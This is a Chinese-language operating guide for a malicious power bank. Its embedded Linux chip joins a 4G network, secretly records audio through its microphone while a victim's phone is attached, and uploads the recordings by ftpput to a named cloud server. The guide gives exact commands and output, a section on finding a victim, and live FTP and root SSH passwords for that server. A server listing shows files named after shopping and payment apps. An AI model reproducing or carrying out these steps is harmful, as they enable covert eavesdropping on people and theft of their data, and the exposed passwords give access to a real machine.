测试流程

1、寻找受害者


（连接受害手机和恶意充电宝，开始操作）


2、芯片连接电脑

首先，将手机 4Gsim 卡插入卡槽（上下推动铁盖打开卡槽，放入 sim 卡，缺口左上，盖上铁盖后上下推动锁住）

先插上 USB-TTL


再插上芯片电源






这两个接口应接在电脑的同一排 usb 拓展口上，保证接地、电压一致

打开 MobaXterm




选择 Sessions-new sessions



选择 serial

Serial port 选择对应接口 COM3 (USB-SERIAL CH340(COM3))


波特率：115200 (Speed(bps))



芯片内运行的是嵌入式 linux 系统

芯片红光是 4G 模块，绿光是主供电

连接后开机，可能需要按一下回车



之后照着 tpyrced_README1.md 做

3、指令操作

登录：

root

(无密码)

联网：

uqmi -d /dev/cdc-wdm0 --get-data-status

显示 conneted，表示入网成功。

输入指令，进入 RAWIP 模式

echo 1 > /sys/devices/platform/1c1a000.usb/usb1/1-1/1-1:1.4/net/wwan0/qmi/raw_ip

udhcpc -i wwan0

获取 IP。

这时候设备就有网了。可以 ping 下百度看看。

（ping www.baidu.com

Ctrl+C 退出）

```
uqmi -d /dev/cdc-wdm0 --get-data-status
"connected"
# echo 1 > /sys/devices/platform/1c1a000.usb/usb1/1-1/1-1:1.4/net/wwan0/qmi/raw_
ip
# udhcpc -i wwan0
udhcpc: started, v1.35.0
udhcpc: broadcasting discover
udhcpc: broadcasting select for 10.67.29.203, server 10.67.29.204
udhcpc: lease of 10.67.29.203 obtained from 10.67.29.204, lease time 7200
deleting routers
adding dns 211.140.11.66
adding dns 211.140.188.188
# ping www.baidu.com
PING www.baidu.com (36.152.44.96): 56 data bytes
64 bytes from 36.152.44.96: seq=0 ttl=54 time=47.305 ms
64 bytes from 36.152.44.96: seq=1 ttl=54 time=43.874 ms
64 bytes from 36.152.44.96: seq=2 ttl=54 time=39.471 ms
64 bytes from 36.152.44.96: seq=3 ttl=54 time=38.951 ms
64 bytes from 36.152.44.96: seq=4 ttl=54 time=41.575 ms
^C
--- www.baidu.com ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 38.951/42.235/47.305 ms
#
```

录制：

输入下列指令，打开 mic 录音

amixer -c 0 cset numid=12 2

输入下列指令，开始录音 -d 表示秒录制的时间（s），test.wav 文件名。放在 tmp 下。单次录入不要超过 20MB，录制完上传后需要删除，在录制下一条，整个 FLASH 只有 16MB。

arecord -D hw:0,0 -c 1 -d 5 -f S16_LE -r 44100 /tmp/test.wav

```
# amixer -c 0 cset numid=12 2
numid=12,iface=MIXER,name='Mic1 Capture Switch'
  ; type=BOOLEAN,access=rw------,values=2
  : values=on,on
# arecord -D hw:0,0 -c 1 -d 5 -f S16_LE -r 44100 /tmp/test.wav
Recording WAVE '/tmp/test.wav' : Signed 16 bit Little Endian, Rate 44100 Hz, Mono
#
```

上传至服务器：

服务器开启 tftp。使用下面指令，把文件上传来上来。

ftpput -u ftpuser -p toor -P 21 8.130.44.211 wushouji1.wav /tmp/test.wav

解释：

-u ftpuser 是服务器内部的用户名

-p toor 是服务器内部的密码

-P 21 8.130.44.211 21 是端口号 8.130.44.211 是服务器 ip

Wushouji1.wav 是服务器上的文件名，在实际场景中可以改为文件上传的时间

/tmp/test.wav 表示芯片上文件地址

查看阿里云里是否有这个文件：

（ssh 法）

WIN+R 打开后输入 cmd 打开命令行

Ssh 连接命令

ssh root@8.130.44.211

可能需要输入 **yes**

接着输入密码：

y597278518Y

注意此处密码是不显示的

```
The authenticity of host '8.130.44.211 (8.130.44.211)' can't be established.
ECDSA key fingerprint is SHA256:qSqnhKWUbpegMbLHV729L1HxhVYpJdbhb01JcqVcIEg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '8.130.44.211' (ECDSA) to the list of known hosts.
root@8.130.44.211's password:

Welcome to Alibaba Cloud Elastic Compute Service !

Updates Information Summary: available
    12 Security notice(s)
        6 Important Security notice(s)
        6 Moderate Security notice(s)
Run "dnf upgrade-minimal --security" to apply all updates.More details please refer to:
https://help.aliyun.com/document_detail1/416274.html
Last failed login: Thu Mar 23 12:32:10 CST 2023 from 123.186.145.46 on ssh:notty
There were 43 failed login attempts since the last successful login.
Last login: Wed Mar 22 14:35:51 2023 from 115.233.205.177
```

已经连上了。

打开文件夹

cd /data/ftp/ftpuser

查看列表

ls -al

```
[root@iZ0j1ctk2ukz3u3q826w1zZ ftpuser]# ls -al
total 10376
drwxrwxrwx 3 ftpuser ftp     4096 Mar 22 11:20 .
drwxr-xr-x 3 root    root    4096 Feb 28 15:22 ..
-rw-r--r-- 1 ftpuser ftp   441044 Mar 21 16:20 0.wav
-rw-r--r-- 1 ftpuser ftp   441044 Mar 21 16:20 1.wav
-rw-r--r-- 1 ftpuser ftp   441044 Mar 21 16:20 2.wav
-rw-r--r-- 1 ftpuser ftp   441044 Mar 21 16:21 3.wav
-rw-r--r-- 1 ftpuser ftp   441044 Mar 21 16:21 4.wav
-rw-r--r-- 1 ftpuser ftp   441044 Mar 21 16:21 5.wav
-rw-r--r-- 1 ftpuser ftp   882044 Mar 22 10:45 jingdong.wav
-rw-r--r-- 1 ftpuser ftp   441044 Mar 21 14:55 shtest1.wav
-rw-r--r-- 1 ftpuser ftp   882044 Mar 22 10:50 taobao.wav
-rw-r--r-- 1 ftpuser ftp   882044 Mar 20 15:43 testnophone.wav
-rw-r--r-- 1 ftpuser ftp  1764044 Mar 20 15:55 testphonetaobao.wav
-rw-r--r-- 1 ftpuser ftp   882044 Mar 20 15:51 testphone.wav
drwxr-xr-x 2 ftpuser ftp     4096 Mar  3 19:50 upload
-rw-r--r-- 1 ftpuser ftp   882044 Mar 22 10:51 weiboguojiban.wav
-rw-r--r-- 1 ftpuser ftp   441044 Mar 23 12:27 wushouji1.wav
-rw-r--r-- 1 ftpuser ftp   882044 Mar 22 10:52 zhifubao.wav
```

从服务器下载至本地：

打开 pycharm 运行 Ftptest2.py

下载完成